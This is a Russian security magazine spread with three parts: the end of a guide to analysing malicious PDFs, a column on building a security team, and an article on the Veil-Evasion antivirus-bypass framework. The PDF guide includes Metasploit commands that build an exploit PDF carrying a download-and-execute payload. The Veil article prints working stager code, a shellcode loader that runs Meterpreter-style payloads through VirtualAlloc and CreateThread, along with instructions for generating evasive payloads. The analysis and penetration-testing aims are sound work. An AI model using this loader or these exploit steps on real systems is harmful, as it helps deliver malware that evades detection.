К сожалению, так быстро проанализировать JavaScript-код и выдернуть из него шелл-код, как мы рассматривали до этого, в реальной ситуации не получится. Практически всегда, чтобы запутать антивирусы и усложнить ручное исследование, JavaScript-код обфусцируют. В этом случае определить, что он делает, и выделить в нем шелл-код становится уже не такой простой задачей. Деобфусцировать код можно несколькими способами. Можно, например, выполнить его в браузере и вывести через alert() преобразованный код. Или воспользоваться программкой SpiderMonkey, а точнее, ее модифицированной версией, которую можно взять тут: bit.ly/4nxkYy. В отличие от оригинальной версии, которая только интерпретирует JavaScript-код, данный мод позволяет логировать в файл вызовы функций `eval()`, `document.write()`, которые чаще всего используются в обфусцированном коде для приведения его в первоначальный вид. Таким образом, перехватив вызов этих функций и сохранив возвращаемый результат в файл, мы получим деобфусцированную версию кода, из которой, как и в предыдущих случаях, необходимо будет извлечь шелл-код и провести его анализ. Алгоритм действий таков:

- сохраняем обфусцированный код в отдельный файл (например, `sample.js`);
- запускаем его в SpiderMonkey — `js sample.js`;
- идем смотреть логи `eval*.log`, `write*.log` в поисках деобфусцированного кода;
- разбираем полученный код и выделяем из него шелл-код.

Ну а дальше анализируем шелл-код и выясняем его функционал.

PDF & SWF

До этого момента мы рассматривали только уязвимости, связанные с ошибками в движке JavaScript. Однако существует еще один вектор распространения вредоносных программ. Дело в том, что PDF-файлы можно использовать просто как «контейнеры» для хранения и доставки пользователю зараженных SWF-файлов. Да, эти два популярных продукта приносят много хлопот Adobe, которой периодически приходится выпускать security-обновления :). Чтобы проанализировать вредоносные Flash-файлы, их надо предварительно вытащить из PDF-документа. Выполнить это можно при помощи утилиты SWF Mastah:


```
swf_mastah.py -f malicious.pdf -o ./
```

Опция `-o` отвечает за то, в какую директорию будут извлечены SWF-файлы. Для решения этой задачи можно также воспользоваться и программой PDF Stream Dumper. Как только SWF-файлы окажутся в указанной папке, их можно будет изучить, например с помощью утилит SWFREtools (bit.ly/hsjpLF) и SWF Investigator (adobe.ly/yEo4oW). К сожалению, анализ SWF-файлов нам придется оставить за рамками данной статьи.

ПОДВОДЯ ИТОГИ

Сегодня мы познакомились с тем, каким образом можно проводить анализ зараженных PDF-файлов, и рассмотрели основные методы защиты вредоносного кода от исследования. Из-за пристального внимания к безопасности продуктов Adobe можно найти в Сети много инструментов, которые способны взять большую часть рутинной работы по анализу PDF'ок на себя. Так что ты всегда сможешь выбрать софт для решения той или иной задачи. Правда, от необходимости шевелить извилинами это тебя никак не избавит.

Что касается меня, то мой файл оказался простой пустышкой. В нем не было ни JavaScript, ни встроенных SWF'ок — лишь только пара изображений и текст. Поэтому, немного разочарованный, я пошел дальше ждать своего халявного 0-day-эксплойта. Надеюсь, скоро пришлют :). ⌶



Анализ JavaScript-кода с помощью PDF Stream Dumper. Переменная ZHZfJa содержит шелл-код

ИНСТРУМЕНТАРИЙ

Для исследования PDF-файлов пригодятся следующие инструменты:

- PDFtk (bit.ly/9WHNxA) — кросс-платформенная программа для работы с PDF-файлами, позволяющая проводить декомпрессию их сжатого контента;
- PDFiD (bit.ly/1674O7H) — сканирует файл на наличие определенных ключевых слов, позволяя сразу выяснить, используется ли в PDF-файле JavaScript или нет;
- PDF-parser (bit.ly/15vYbhY) и pdfwalker (bit.ly/h5Alp) производят разбор файла, позволяя установить все элементы, из которых он состоит;
- pdfextract (bit.ly/h5Alp) и pdf.py (bit.ly/51R6U) извлекают JavaScript из PDF-файлов;
- Malzilla (www.malzilla.org) и SpiderMonkey (bit.ly/tKgNS0) пригодятся для деобфускации внедренного в PDF JavaScript-кода;
- PDF Stream Dumper (bit.ly/9baUI9) — многофункциональная утилита для исследования PDF-файлов, собравшая всю мощь многих утилит под одним графическим интерфейсом;
- Peepdf (bit.ly/jYA5e4) и pdfsh (bit.ly/nXJsAv) предоставляют интерактивный шелл для исследования PDF-файлов;
- SWF mastah (bit.ly/rwgVVN) извлекает SWF-объекты из PDF-файлов.

ПОДОПЫТНЫЕ ДЛЯ АНАЛИЗА

Чтобы не сидеть и не ждать, пока тебе придет письмо с PDF-файлом, который можно было бы проанализировать, лучше обратиться к архивам вредоносных аттачей (bit.ly/16XceAu), использовавшихся для фишинга и целевых атак. Архивы скачиваются без проблем, правда, для их распаковки надо будет связаться с владельцем ресурса, чтобы получить пароль.

Если не хочется ничего скачивать, то можно воспользоваться услугами Metasploit Framework. Запускаем msfconsole и выполняем следующие действия:

```
msf > use exploit/windows/browser/↵
      adobe_media_newplayer
msf exploit(adobe_media_newplayer) > ↵
set PAYLOAD windows/download_exec
msf exploit(adobe_media_newplayer) > ↵
set URL http://www.xakep.ru/evil.exe
msf exploit(adobe_media_newplayer) > ↵
exploit
```

После чего на порту 8080 поднимается HTTP-сервер, который при подключении к нему возвращает пользователю зараженный выбранным пейлоадом PDF-файл.

```
[*] Using URL: http://0.0.0.0:8080/↵
    CA1vjWjp
[*] Local IP: http://192.168.20.11:↵
    8080/CA1vjWjp
[*] Server started.
```

Таким образом, при помощи wget'а (`wget http://192.168.20.11:8080/CA1vjWjp -O evil.pdf`) или браузера можно заполучить этот файл для дальнейшего анализа.



АЛЕКСЕЙ СИНЦОВ
Известный white hat, докладчик на security-конференциях, соорганизатор ZeroNights и просто отличный парень. В данный момент занимает должность Principal Security Engineer в компании Nokia, где отвечает за безопасность сервисов платформы HERE.

КОЛОНКА
АЛЕКСЕЯ СИНЦОВА

ПОЛНЫЙ НАБОР

РОЛЬ КОМАНДЫ ПРИ ПОСТРОЕНИИ ЗАЩИЩЕННОЙ СИСТЕМЫ

Если ты заметил, то мы тут постоянно говорим о том, как писать безопасный код и защищать платформу. Все это полезно и важно, но безопасность — это не какой-то чеклист из действий и правил, это целый процесс. И самое главное тут — люди, которые этот процесс поддерживают. Это профессионалы своего дела, а не жадные интеграторы или хитрые консультанты со стороны.

ЦЕЛИ

В каждом проекте под безопасностью понимаются совершенно разные вещи. Для кого-то ИБ — это бумажки и бесконечные терки с регуляторами. Другим требуется обеспечить внутреннюю безопасность, защититься от недобросовестности своих же сотрудников. А кого-то беспокоит именно защита внешнего периметра, угроза взлома. Для каждого отдельного случая нужно сформулировать свой набор задач и необходимых спецов. Возьмем защиту внешнего периметра, которой я занимаюсь в данный момент.

Какие проблемы есть при защите внешнего периметра? Самое очевидное — дыры, через которые можно получить доступ куда не следует. Но само понятие «дыра» очень абстрактно. Дыры бывают разные — в платформе, в приложениях, в инфраструктуре ЦОДа или облака. Во всех этих сценариях возникают особые задачи. А есть еще и проблемы privacy, важно, где и как мы храним данные, за которые отвечаем. Тут мы должны учитывать и локальное законодательство, и требования регуляторов (скажем, Visa/MasterCard).

Такая куча задач приводит к тому, что нужны процессы, которые будут отвечать заданным целям. Попробуем разобрать некоторые из них.

ПРОЦЕССЫ

Итак, во внешнем периметре мы имеем некую платформу, некий софт и некие данные. Защищаемым активом здесь являются именно данные пользователей, которые мы обрабатываем, и то, что мы «ограниченно предоставляем» особым клиентам.

Допустим, мы используем AWS как площадку. Надо позаботиться о шифровании данных и их хранении у третьих лиц, к тому же мы должны четко информировать пользователя о том, какая информация нами собирается и что мы с ней делаем или не делаем. Все это уже отдельная проблема и работа.

Кроме того, у нас есть сервисы, по сути — приложения, которые мы разрабатываем и предоставляем, в них могут быть дыры как в коде, так и в логике; плюс есть платформа, которую также нужно поддерживать в «защищенном» состоянии. Для простоты разделим все на процессы и подпроцессы:

1. Поддержка privacy:
   - местное законодательство. Информация и то, как мы с ней работаем, не должна нарушать законов;
   - требования регуляторов. Условия обработки информации могут быть продиктованы не только законами, но и требованиями сторонних сервисов, которые мы используем;
   - специфика бизнеса. В компании могут быть свои правила и свое видение работы с той или иной информацией. Например, если мы производим нечто и предоставляем это пользователям (например, платный контент), то это нечто также надо защищать и это тоже становится защищаемым активом.

2. Анализ рисков:
   - классификация информации;
   - анализ возможных проблем. Потенциальный ущерб и прочие «бумажные» темы, которые становятся актуальными в самый неподходящий момент;
   - оценка ресурсов и целесообразности тех или иных проектов по ИБ или иных решений.
3. Построение архитектуры защиты:
   - оценка attack surface;
   - принятие решений по технической реализации. Алгоритмы, технологии, логика защиты должны учитывать возможные векторы атаки, риски и многие вещи. Это тот самый момент стыка «бумажников» и технарей :);
   - выработка стандартов для проектов, например HttpOnly, SSL требования к ключам, формат лог-файлов их хранения и так далее.
4. Безопасная разработка кода:
   - автоматизация. Средства сканирования кода, например статические анализаторы, которые встраиваются в цикл производства;
   - обучение персонала. Выработка единого стиля программирования;
   - аудит кода. Для критичных кусков кода при определенных условиях (неминорный патч, новая версия…) необходимо проводить в том числе и ручную проверку кода.
5. Реагирование на инциденты:
   - поддержка систем IDS;
   - bug bounty;
   - работа с CERT;
   - расследование инцидентов;
   - работа в режиме hotfix с R&D.
6. Поддержка ИБ:
   - patch managment;
   - vulnerability managment;
   - организация локальных ивентов (например, обучать разработчиков принципам безопасной разработки кода).

Все это — сложные и многогранные процессы, техническая и бумажная работа, которой должны заниматься правильные люди.

ЛЮДИ

Итак, кто нужен для нашего проекта? Какая она, идеальная команда?

Директор

Куда без босса? Кто будет представлять ИБ в среде топ-менеджмента, кто будет лицом там, наверху? Неважно, как его называть — CISO или директором по ИБ. Важно, чтобы этот человек представлял цели бизнеса, цели ИБ и делал все это эффективным. Он разбирается в проблемах бизнеса, он понимает риски и принимает сложные решения. Непосредственно директор ответственен за все, что делает его команда, и именно его волю и видение реализуют все остальные. В то же время его решения и действия являются частью работы его команды, которые более тонко могут разбираться в технических вопросах ИТ и ИБ и некоторых последствиях от того или иного шага.

Менеджер

Когда бумаг много, процессов тоже становится много и нужен кто-то, кто будет решать задачи на уровне менеджмента всего этого: что в первую очередь, что во вторую, что у нас еще не сделано, а что делается медленно, как переложить ресурсы и где их слишком много. Это абстрактно, конечно, и зависит от конкретной команды, но менеджер — этот тот, кто помогает все держать связанным по времени, срокам и прочим бумажным вопросам. Их может быть несколько в зависимости от размеров работы. Сюда, в принципе, можно внести любого «бумажника», который решает определенные задачи на уровне «надо, чтобы было так», но и который бы понимал, как это сделать на верхнем уровне (задачи 1, 2, 6 — построение процессов, и их планирование весьма тяжелый труд).

Технический персонал

Архитекторы, инженеры ИБ идут последними в списке, но именно это самый ценный ресурс. В нормальной команде все держится на их экспертизе, навыках и заключениях. Ни один менеджер или директор не скажет «давайте внедрять то или это» или «риск тут именно такой» без того, чтобы инженер не ПОДТВЕРДИЛ истинность вышесказанного. Потому что менеджеры мало знают о реальных рисках, атаках, уязвимостях… они берут то, что им говорят инженеры и консультанты (если своих инженеров нет). Именно инженеры ИБ смогут точно оценить тонкие риски, связанные с IT, выявить уязвимости как в логике, так и в коде, проводить работы по анализу логов систем ИДС, и вообще это ниндзя (задачи 1, 2, 3, 4, 5, 6 — да эти люди вовлечены во все процессы, если подумать).

В итоге идеальная команда — та, где менеджеры помогают техперсоналу — инженерам, архитекторам и прочим хакерам своего отдела — координировать их работу и процессы, ну и ресурсы, а те, в свою очередь, помогают менеджеру быть в теме и достигать цели. Директор же контролирует эффективность и счастье бизнеса в целом и команды ИБ в частности, как свое дитя. Тогда эффективность будет расти, а цели достигаться, причем реальные цели, а не отписки. Конечно, проблемы будут всегда и везде, главным образом — далеко не все могут позволить себе иметь такую команду, и даже далеко не всегда она целесообразна. Но все же иметь технаря ИБ в довесок к грамотному менеджеру ИБ сильно повысит адекватность вашей СУИБ, причем в разы. Можно очень тонко комбинировать аутсорс-услуги с применением собственных сил, в зависимости от задач и поставленных процессов, но нельзя полностью уходить на растерзание консультантов и интеграторов. Это чревато потерей контроля над ситуацией и зависимостью от сторонней компании в важных процессах.

> *Идеальная команда — это команда, в которой менеджеры помогают техперсоналу — инженерам, архитекторам и прочим хакерам своего отдела координировать их работу*

ЗАЧЕМ?

Что же я хотел сказать всем этим? Не скидывайте задачи ИБ в довесок к разработчикам и системным инженерам, если это не часть процесса (например, самоконтроля и правил разработки кода). Но не надо доверять всю техническую часть консультантам со стороны и интеграторам. Если есть менеджер, но ему нечего менеджить, кроме как проекты с интеграторами и аутсорсерами, — это грустно.

Интеграторы и прочие сторонние консультанты заинтересованы в продаже своих услуг. Это не значит, что они не нужны в принципе, — просто надо знать возможности и цену любой работе. Например, проще нанять одного инженера, чтобы он внедрил IDS и настроил правила именно под твою систему, чем нанимать интегратора, который внедрит систему из коробки, а та будет реагировать на кучу false positive, и придется покупать у них еще и мониторинг ивентов как аутсорс.

К тому же часто интеграторы хотят внедрить «несколько» больше дорогих штучек, чем нужно тебе, но так как у тебя нет понимания того, что именно нужно (нет инженеров, архитекторов), то придется верить своему интегратору. Я знаю случаи, когда крупный банк после найма интегратора нанимал стороннего консультанта, чтобы тот оценил адекватность интегратора, и как бы стравливал их. Что ж, главное — платите деньги, а там любые извращения доступны!

Так что посыл мой таков: ИБ — это люди, которые ответственны, профессиональны и инициативны на всех уровнях, будь то бумажная ИБ или IT Security, и комбинация таких людей в вашей команде — залог успеха и счастья :). ☐

ВУАЛЬ ДЛЯ ПЕЙЛОАДОВ

Скрываемся от антивирусов с помощью фреймворка Veil



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Крис Трансер (Chris Truncer)
Chris@veilevasion.com, @ChrisTruncer

Майк Райт (Mike Wright)
Shiv@veilevasion.com, @TheMightyShiv

The Grayhound
tgh@veilevasion.com, @the_grayhound

Многим пентестерам знакома проблема, когда при проведении аудита безопасности пейлоады перехватываются антивирусными программами. И хотя практически всегда можно обойти антивирусную защиту клиента, на создание и развертку нужных для этого решений уходит слишком много времени. При этом авторам вредоносных программ не составляет большого труда обойти защитные механизмы. Нам хотелось иметь такую же возможность при проведении своих пентестов, чтобы можно было продемонстрировать нашим клиентам более реалистичные сценарии проникновения. Так и зародился проект Veil-Evasion.

```
=========================================================================
 Veil | [Version]: 2.0.5
=========================================================================
 [Web]: https://www.veil-evasion.com/ | [Twitter]: @veilevasion
=========================================================================

 Available payloads:

        1)      native/hyperion                         Normal
        2)      native/pescrambler                      Normal

        3)      python/Base64 Encoded                   Excellent

        4)      c/VirtualAlloc                          Poor
        5)      c/VoidPointer                           Poor

        6)      c#/VirtualAlloc                         Poor
        7)      c#/b64SubVirtualAlloc                   Normal

        8)      powershell/DownloadVirtualAlloc         Excellent
        9)      powershell/PsexecVirtualAlloc           Excellent
        10)     powershell/VirtualAlloc                 Excellent

        11)     python/AESVirtualAlloc                  Excellent
        12)     python/ARCVirtualAlloc                  Excellent
        13)     python/DESVirtualAlloc                  Excellent
        14)     python/LetterSubVirtualAlloc            Excellent
        15)     python/MeterHTTPContained               Excellent
        16)     python/MeterHTTPSContained              Excellent
        17)     python/VirtualAlloc                     Normal
        18)     python/VoidPointer                      Normal
        19)     python/b64VirtualAlloc                  Excellent

 [>] Please enter a command:
```

Рис. 1. Список доступных пейлоадов

ПРЕДПОСЫЛКИ

Старая истина «Время — деньги» применима и к области пентестирования, поэтому часы, потраченные на попытки обойти антивирусную защиту вручную, никак нельзя назвать проведенными с пользой. Из-за того, что антивирусы все чаще перехватывали наши пейлоады при аудите, мы теряли все больше времени. А ведь куда полезнее было бы вместо того, чтобы бороться с антивирусными решениями, непосредственно проверять уязвимости.

В Сети описывается несколько популярных методов обхода антивирусов. В качестве примеров можно привести сокрытие вредоносного кода в упакованных исполняемых файлах на Python, которое продемонстрировал Дэвид Кеннеди (@TrustedSec), возможность Microsoft Windows PowerShell, позволяющую скрывать природу и само присутствие бинарного файла, выявленную командой PowerSploit, и написанные на C# сервисы (bit.ly/O8oy2A) Рича Ландина, которые показали себя крайне эффективными в сценариях обхода антивирусов.

Однако же, несмотря на обилие доступной информации, мы не нашли ни одного решения с открытым исходным кодом, которое бы позволяло генерировать пейлоады, способные обходить антивирусы. Поэтому мы рассудили, что нам по силам восполнить этот пробел.

Рис. 2. Меню пейлоада Python/Base64 Encoded

```
=========================================================================
 [Web]: https://www.veil-evasion.com/ | [Twitter]: @veilevasion
=========================================================================

 Payload: python/Base64 Encoded loaded

 Required Options:

 Name                   Current Value   Description
 ----                   -------------   -----------
 compile_to_exe         Y               Compile to an executable
 injection_method       Virtual         Virtual, void, or heap
 use_pyherion           N               Use the pyherion encrypter

 Available commands:

        set             set a specific option value
        info            show information about the payload
        help [crypters] show help menu for payload or crypters
        generate        generate payload
        exit            exit Veil
        back            go to the main menu

 [>] Please enter a command: #
```

ОБЗОР ФРЕЙМВОРКА

Решение проблемы с антивирусами началось со скромной версии Veil 1.0, состоявшей из одного-единственного Python-файла, который генерировал различные пейлоады и упаковывал их в исполняемые файлы с помощью py2exe. Участие Кристофера Трансера, одного из разработчиков Veil-Evasion, в security-подкасте Pauldotcom вызвало огромный ажиотаж вокруг нашего проекта, и вскоре члены сообщества пентестеров начали использовать Veil-Evasion и делиться с нами ценными замечаниями. Затем к команде разработчиков присоединились Майкл Райт и The_Grayhound и полностью переработали код проекта, чтобы сделать из него модульный расширяемый фреймворк без привязки к конкретным языкам и технологиям.

К настоящему времени Veil-Evasion эволюционировал из узкоспециализированного инструмента в фреймворк Veil — активный и расширяющийся проект, лишь отдаленно напоминающий свою первоначальную версию. С релиза 2.0 наша команда начала движение в сторону полностью модульного фреймворка. Кроме этого, вторая версия отличалась от предшественника новой структурой и массой добавленных возможностей:

- меню и интерфейс Veil были спроектированы с учетом принципов юзабилити, чтобы корректно обрабатывать как можно больше ошибочных сценариев;
- дерево пейлоадов Metasploit для Windows обходится с извлечением всех пейлоадов и их обязательных параметров. Это значит, что все генерируемые MsfVenom нагрузки с шелл-кодом Windows могут быть интегрированы в Veil. Для пейлоадов в меню выбора шелл-кода работает автодополнение по Tab в MsfVenom-формате `windows/PAYLOAD`;
- автодополнение по Tab было добавлено и в другие части фреймворка, включая большинство меню; также добавлена автоподстановка локального IP-адреса в `LHOST` и подстановка 4444 в `LPORT`;
- почти для всех опций были реализованы ключи командной строки, которые можно просмотреть с помощью команды `./Veil.py -h`.

```
"""

Description of the payload.

Addtional notes, sources, links, etc.

Author of the module.

"""

from modules.common import shellcode
from config import veil

class Stager:

    def __init__(self):
        self.shortname = "VirtualAllocLolz"
        self.description = "description"
        self.language = "python/cs/powershell/whatever"
        self.rating = "Poor/Normal/Good/Excellent"
        self.extension = "py/cs/c/etc."

        self.shellcode = shellcode.Shellcode()
        self.required_options = {
                        "compile_to_exe" : ["Y", "Compile to an executable"],
                        "use_pyherion" : ["N", "Use the pyherion encrypter"]}
        self.notes = "...additional notes to user..."

    def generate(self):

        Shellcode = self.shellcode.generate()
        PayloadCode = "..."

        if self.required_options["use_pyherion"][0].lower() == "y":
            PayloadCode = crypters.pyherion(PayloadCode)

        return PayloadCode
```

```
import sys, time, subprocess

from modules.common import randomizer
from modules.common import helpers

# the main config file
from config import veil


class Stager:

    def __init__(self):
        # required options
        self.shortname = "hyperion"
        self.description = "Automates the running of the Hyperion crypter on an existing .exe"
        self.language = "native"
        self.rating = "Normal"
        self.extension = "exe"

        # options we require user interaction for- format is {Option : [Value, Description]]}
        self.required_options = {"original_exe" : ["", "The executable to run Hyperion on"]}

    def generate(self):

        # randomize the output file so we don't overwrite anything
        randName = randomizer.randomString(5) + ".exe"
        outputFile = veil.TEMP_DIR + randName

        # the command to invoke hyperion. TODO: windows compatibility
        hyperionCommand = "wine hyperion.exe " + self.required_options["original_exe"][0] + " " + outputFile

        print helpers.color("\n[*] Running Hyperion on " + self.required_options["original_exe"][0] + "...")

        # be sure to set 'cwd' to the proper directory for hyperion so it properly runs
        p = subprocess.Popen(hyperionCommand, stdout=subprocess.PIPE, stderr=subprocess.PIPE, cwd=veil.VEIL_PATH+"tools/hyperion/", she
        stdout, stderr = p.communicate()

        try:
            # read in the output .exe from /tmp/
            f = open(outputFile, 'rb')
            PayloadCode = f.read()
            f.close()
        except IOError:
            print "\nError during Hyperion execution:\n" + helpers.color(stdout, warning=True)
            raw_input("\n[>] Press any key to return to the main menu:")
            return ""

        # cleanup the temporary output file. TODO: windows compatibility
        p = subprocess.Popen("rm " + outputFile, stdout=subprocess.PIPE, stderr=subprocess.PIPE, shell=True)
        stdout, stderr = p.communicate()

        return PayloadCode
```

Что касается структуры Veil, то она стала выглядеть следующим образом:

- пейлоад-модули, помещаемые в `./modules/payloads/[language]`, автоматически загружаются в фреймворк;
- функции общего назначения хранятся в `./modules/common/*`;
- исходники и скомпилированные файлы сохраняются в `./output/source/` и `./output/compiled/` соответственно;
- используемые пейлоадами внешние инструменты хранятся в `./tools/`;
- папка `./doc/*` содержит документацию для фреймворка, сгенерированную утилитой pydoc.

↖ **Рис. 3. Готовый шаблон для создания своего пейлоада template.py**



Рис. 4. Интеграции сторонних инструментов в Veil-фреймворк на примере Hyperion

ИСПОЛЬЗОВАНИЕ

Чтобы запустить Veil, необходимо воспользоваться командой `./Veil.py`. При первоначальном запуске Veil выполнит код из `./config/update.py`, который попытается определить установочные директории фреймворка, получить подробные сведения об ОС и другие важные параметры, а затем сохранить их в конфигурационный файл `./config/veil.py`, который также можно в случае необходимости отредактировать и вручную.

После этого попадаем в основное меню. В нем отображается количество загруженных модулей и список полезных команд. Достаточно набрать `list`, чтобы вывести список всех пейлоадов, `list langs` — чтобы вывести список доступных языков пейлоадов, либо `list [язык]`, чтобы вывести список всех пейлоадов для конкретного языка. Также можно набрать `list` и нажать Tab для автодополнения из списка доступных языков.

Чтобы получить информацию по определенному пейлоаду, надо выполнить `info [номер либо имя пейлоада]`. После загрузки выбранного модуля попадаем в меню пейлоада.

В нем представлены детальные сведения и обязательные опции для выбранной полезной нагрузки, а также доступные команды. В подразделе required options (обязательные опции) для каждой опции отображается ее имя, описание и значение по умолчанию — если оно отсутствует, то для генерации пейлоада придется самостоятельно ввести значение опции. Для этого достаточно набрать `set [имя опции]` и указать нужное значение.

После ввода обязательных опций для генерации пейлоада необходимо выполнить команду `generate`. Если в пейлоаде используется шелл-код, то попадаем в меню шелл-кода, где можно выбрать MsfVenom или произвольный шелл-код. При выборе произвольного шелл-кода его необходимо будет ввести в виде `\x01\x02...` без кавычек и переводов строки (`\n`). Если выбран MsfVenom, то по умолчанию будет предложен `windows/meterpreter/reverse_tcp`. Если нужен другой шелл-код, то надо будет ввести имя любого Windows шелл-кода, используя синтаксис MsfVenom (`windows/...`), либо выбрать его из списка с помощью Tab. После выбора шелл-кода будет предложено указать обязательные опции (пользуясь автозаполнением по Tab, можно подставить в опцию `LHOST` локальный IP, а в `LPORT` — 4444, номер порта, используемый по умолчанию в MSF). После ввода обязательных опций можно ввести значения дополнительных опций MsfVenom в формате `OPTION=value`.

По нажатию Enter будет сгенерирован шелл-код и собран пейлоад. После этого попадаем в меню вывода, где можно выбрать базовое имя для генерируемых файлов. Если пейлоад использует Python и была установлена опция compile_to_exe, пользователю предоставляется выбор между pyinstaller (компиляцией в EXE-файл на Kali Linux) и генерацией исполняемых файлов с помощью py2exe. Последний экран отображает информацию о сгенерированном пейлоаде, включающую местоположение файлов с исходным и скомпилированным кодом. Нажатие любой клавиши вернет главное меню.

```
import ctypes
OtFjzKLDsqKOiHJ = bytearray('\xda\xc4\xd9\x74\x24\xf4\xbf\xd6\xdc\x1f\xd7\x58\x31\xc9\xb1\x44\x3
1\x78\x19\x83\xc0\x04\x03\x78\x15\x34\x29\xc6\x3c\x23\x0b\x8d\xe6\xa7\x9d\xbc\x55\x30\xef\x89\x
e\x35\x7e\x3a\x74\x3f\x8d\xb1\xfc\xa3\x06\x83\x08\x50\x66\x2c\x82\x50\xaf\x63\x8c\xe9\x3c\x22\xa
d\xc0\x3c\x34\xcd\x69\xae\x93\x2a\xe6\x6a\xe0\xb9\xac\x5c\x60\xbf\xa6\x16\xda\xa7\xbd\x73\xfb\xc
6\x2a\x60\xcf\x91\x27\x53\xbb\x23\xd9\xad\x44\x12\xe5\x32\x16\xd1\x25\xbe\x60\x1b\x6a\x32\x6e\x5
c\x9f\xb9\x4b\x1e\x7b\x6a\xd9\x3f\x08\x30\x05\xc1\xe5\xa3\xce\xcd\xb2\xa0\x8b\xd1\x45\x5c\xa0\xe
e\xce\xa3\x5f\x67\x94\x87\x83\x19\xd7\x7a\xb3\xf0\x03\xf3\x21\x8b\x69\x6c\x24\xc2\x63\x81\x6a\x3
3\xe4\xa6\x74\x3c\x93\x1c\x8f\x78\xdd\x46\x6d\x0d\xa6\x6b\x56\xa0\x40\x1d\x69\xbb\x6f\xab\xd3\x4
c\xe7\xc0\xb7\x6c\xb6\x70\x7b\x5f\x16\xe5\x13\xea\x15\x80\x91\x9c\x85\x6e\x5c\x14\xd3\x39\x9f\x
3\x1f\x4f\x9d\x2c\xa4\xe7\x80\x80\x66\x70\xd8\x3e\xc4\x97\x80\xc1\x17\x98\x2b\x51\x9f\x3f\x8c\xc
5\x3e\xa7\xa9\x57\xa8\x6a\x57\x2b\x5b\x44\x4c\x43\xc7\x82\x78\xdd\x14\xa2\x24\xfd\xfa\x13\xbd\xb
0\xa9\x15\x1c\x23\x3f\xf5\x33\x93\xd7\x66\xe0\xf3\x41\x11\xb0\x96\xe1\x8d\x71\x90\x71\x01\x56\x3
2\x08\x7b\xa7\xe0\x58\x2f\x99\x56\xa3\x1f\x28\x97\x0b\x5f\x1e\x1f')
DFRSlmlcKEuppeH = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),ctypes.c_int(len(OtFjzKLDs
qKOiHJ)),ctypes.c_int(0x3000),ctypes.c_int(0x40))
wVjxZBoZyKPcGuP = (ctypes.c_char * len(OtFjzKLDsqKOiHJ)).from_buffer(OtFjzKLDsqKOiHJ)
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(DFRSlmlcKEuppeH),wVjxZBoZyKPcGuP,ctypes.c_int(
len(OtFjzKLDsqKOiHJ)))
mVJkpDxYwhumfPG = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),ctypes.c_int(0),ctypes.c_i
nt(DFRSlmlcKEuppeH),ctypes.c_int(0),ctypes.c_int(0),ctypes.pointer(ctypes.c_int(0)))
ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(mVJkpDxYwhumfPG),ctypes.c_int(-1))
```

Рис. 5. Исходный код пейлоада

РАЗРАБОТКА ПЕЙЛОАДОВ

В проекте Veil-Evasion большое внимание уделяется разработке расширяемого фреймворка, в который пользователи могут быстро и с легкостью интегрировать свои собственные методы уклонения от антивирусов, пользуясь при этом всеми возможностями фреймворка для ускорения разработки. Для того чтобы создать свой пейлоад, можно воспользоваться готовым шаблоном — `./modules/payloads/template.py` (рис. 3).

Чтобы было понятней, что собой представляет пейлоад и как его создавать, кратко рассмотрим основные моменты. В начале каждого модуля находится строка-комментарий, в которой описывается механизм работы модуля, содержатся ссылки на используемые модули и имя автора. Далее следуют команды импортирования общих модулей Veil, содержащихся в `./modules/common/*`, в виде `from modules.common import MODULE`. Ниже перечислены некоторые базовые модули и методы, которые могут пригодиться при разработке собственных пейлоадов:

- `common.randomizer` — различные методы рандомизации строк/переменных;

- `common.encryption` — методы шифрования (AES-шифрование, подстановочные шифры и так далее);
- `common.crypters` — средства для шифрования и обфускации отдельных языков (пока что доступен только Pyherion);
- `common.shellcode` — наиболее часто используемый модуль, предназначенный для генерации шелл-кода;
- `config.veil` — значения настроек; получаются в виде `veil.CONFIG_SETTING`. Импортируется командой `from config import veil`.

В методе `__init__()` обязательно нужно инициализировать следующие опции:

- `self.shortname` — сокращенное имя, используемое для обращения к пейлоаду;
- `self.description` — более подробное описание пейлоада, максимальная длина равна 12 предложениям;
- `self.language` — язык, на котором написан пейлоад (на данный момент можно выбрать из python/cs/powershell/c#/native);
- `self.rating` — оценка того, насколько хорошо метод обходит антивирусы (на данный момент устанавливается самим автором);
- `self.extension` — расширение, с которым сохраняется файл пейлоада.

При необходимости можно использовать и другие опции:

- `self.shellcode = shellcode.Shellcode()` — инициализируется, если требуется генерировать шелл-код;
- `self.notes` — дополнительные примечания (например, инструкции по ручной компиляции), которые показываются пользователю при генерации;
- `self.required_options` — опции пейлоада, для которых обязательно указывать значение. Записываются в формате `{имя_опции : ["значение_по_умолчанию", "описание"]}`. Если значение по умолчанию не указано, Veil автоматически запросит у пользователя значение опции перед генерацией пейлоада.

Метод `generate()` — это то место, где и творится все «волшебство». Шелл-код может быть создан внутренними методами Veil путем обращения к внутреннему объекту `shellcode` через вызов `self.shellcode.generate()`. При этом генерируется шелл-код по указанной пользователем спецификации. В строках 36 и 37 (см. рис. 3) демонстрируется использование криптора для шифрования исходного кода. В результате возвращается исходный код, который может быть использован в Veil.

